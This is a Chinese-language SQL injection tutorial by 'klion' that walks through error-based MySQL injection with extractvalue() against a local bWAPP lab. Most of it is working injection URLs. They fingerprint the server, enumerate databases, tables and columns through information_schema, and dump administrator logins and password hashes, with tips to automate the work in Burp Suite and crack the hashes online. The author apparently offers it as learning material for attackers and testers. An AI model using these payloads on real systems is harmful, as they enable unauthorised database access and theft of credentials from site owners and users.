
**Mysql 基于常规显错方式的注入方法 [extractvalue]**

**0x01 依然还是按照我们之前说的正常注入流程来,先判断注入是不是真的存在,以确定利用什么样的方式来注入**

**0x02 抱歉,实在没能找到对应漏洞的实例站点,所以,咱们就直接用bwapp来本地演示了,正常页面如下:**

**http://192.168.1.129/sqli\_2.php?movie=1&action=go 注入参数是movie**




**0x03 尝试正常的’\’干扰,观察到页面确实报错了,实战中一般看到这种情况,存在注入已经八九不离十了,作为学习, 我们这里还是先按照基础的流程来,正常报错之后,我们还要再确认一遍,这里到底是不是真的存在注入**

**http://192.168.1.129/sqli\_2.php?movie=1\&action=go**



**0x04 可以看到,当条件为真时页面返回正常,其实,按照往常经验,看到这种情况,基本就可以确定了**

**http://192.168.1.129/sqli\_2.php?movie=1 and 112=112 -- -&action=go**



**0x05和自己想的一样,当条件为假时页面预期返回异常,现在可以确定, 这确实是个正儿八经的常规mysql注入点**

**http://192.168.1.129/sqli\_2.php?movie=1 and 112=11212 -- -&action=go**




**0x06 既然已经明确是个注入点,后面的事情自然就很清晰了,确定权限,查数据[主要是想查到后台管理员的账号密码],因此次的的目的主要还是想告诉大家怎么利用mysql显错特性来注入,所以关于其它的一些注入方式,这里就先暂时不涉及,关于下面所用的各种函数,在前面也已有过详细说明,此处也不在重复了,如果不太清楚,可以回过头再去看下以前的文档……**

**0x07 废话不多说,我们开始搜集各种数据库信息**

**确定目标mysql版本,前面也提到过4和5的注入方式完全不一样,不过现在遇到4的可能性一般不太大了**

**http://192.168.1.129/sqli\_2.php?movie=1 and extractvalue(rand(),concat(0x3a,version())) -- -&action=go**



**确定当前数据库用户权限,虽然,这里是root权限,但实际渗透中,肯定不会总这么幸运,所以我们还是先把最正常的注入流程走一遍,关于root权限下的注入点利用,后面我们会单独再说**

**http://192.168.1.129/sqli\_2.php?movie=1 and extractvalue(rand(),concat(0x3a,user())) -- -&action=go**



**确定当前所在的数据库名**

**http://192.168.1.129/sqli\_2.php?movie=1 and extractvalue(rand(),concat(0x3a,database())) -- -&action=go**



**确定目标服务器操作系统类型,linux or win**

**http://192.168.1.129/sqli\_2.php?movie=1 and extractvalue(rand(),concat(0x3a,@@version\_compile\_os)) -- -&action=go**



**确定数据目录的存放位置**

**http://192.168.1.129/sqli\_2.php?movie=1 and extractvalue(rand(),concat(0x3a,@@datadir)) -- -&action=go**



**确定数据库安装目录位置,有时候我们可能要用这个来猜目标网站的物理经,尤其在实在曝不出来目标物理路径时**

**http://192.168.1.129/sqli\_2.php?movie=1 and extractvalue(rand(),concat(0x3a,@@basedir)) -- -&action=go**




**确定目标的机器名,可以通过这个先大致判断目标机器是虚拟机还是目标自己的机器**

**http://192.168.1.129/sqli\_2.php?movie=1 and extractvalue(rand(),concat(0x3a,@@hostname)) -- -&action=go**




**0x08 查出所有’库名’[当前数据库用户有权限看到的所有库],可配合limit一个个库名进行遍历**

**http://192.168.1.129/sqli\_2.php?movie=1 and extractvalue(rand(),concat(0x3a,(select concat(0x3a,schema\_name) from information\_schema.schemata limit 1,1))); -- -&action=go**




**后续像这种很机械性的操作,我们直接全部都交给burpsuite就可以了,实际渗透中,如果库名,表名或者字段名特别多的情况下,纯靠手工,估计非累死不可,好在有很多工具帮我们做这样的事情,比如,最常用的burpsuite**




**0x09 库名查完了,接着就该轮到查指定库中的所有表名了,这里暂以’** **bWAPP’库为例,我现在想查询’** **bWAPP’下的所有表名,同样也是利用limit一个个表名遍历,直到把所有的表名都跑出来为止**

**http://192.168.1.129/sqli\_2.php?movie=1 and extractvalue(rand(),concat(0x3a,(select concat(0x3a,table\_name) from information\_schema.tables where table\_schema=0x6257415050 limit 3,1))) -- -&action=go**




**图省事儿,我们还是直接拿burpusite跑下就可以了,很快,我们看到了’users’[假设此为网站后台管理表]表**





**0x10 既然管理表有了,接下来的事情就很简单了,去把这个表里的所有字段名查出来就可以了,主要还是想找到管理表中的账号密码字段分别是啥,后面好直接读取管理员的账号密码数据,具体方法同上,使用limit逐个遍历**

**http://192.168.1.129/sqli\_2.php?movie=1 and extractvalue(rand(),concat(0x3a,(select concat(0x3a,column\_name) from information\_schema.columns where table\_name=0x7573657273 limit 1,1))) -- -&action=go**





**依然是拿burpsuite跑一下,如下可知,管理表的账号密码字段分别是 ‘login’,’password’**



**0x11 至此为止,就差把管理员的账号密码都读出来了,具体方法同上,依旧是limit逐个遍历,直到把所有的账号密码密码数据都读出来,至于密码hash,拿到cmd5去跑一下就可以了,一般情况下,基本都能跑出来,关于拿到目标网站后台账号密码以后的事情,我们后续再慢慢说**

**http://192.168.1.129/sqli\_2.php?movie=1 and extractvalue(rand(),concat(0x3a,(select concat(login,0x3a,password) from users limit 1,1)))-- -&action=go**



**更多内容,欢迎大家扫码关注 ‘apt攻防指南’**



**个人博客**

**https://klionsec.github.io/**

* **by klion**
* **2017.9.15**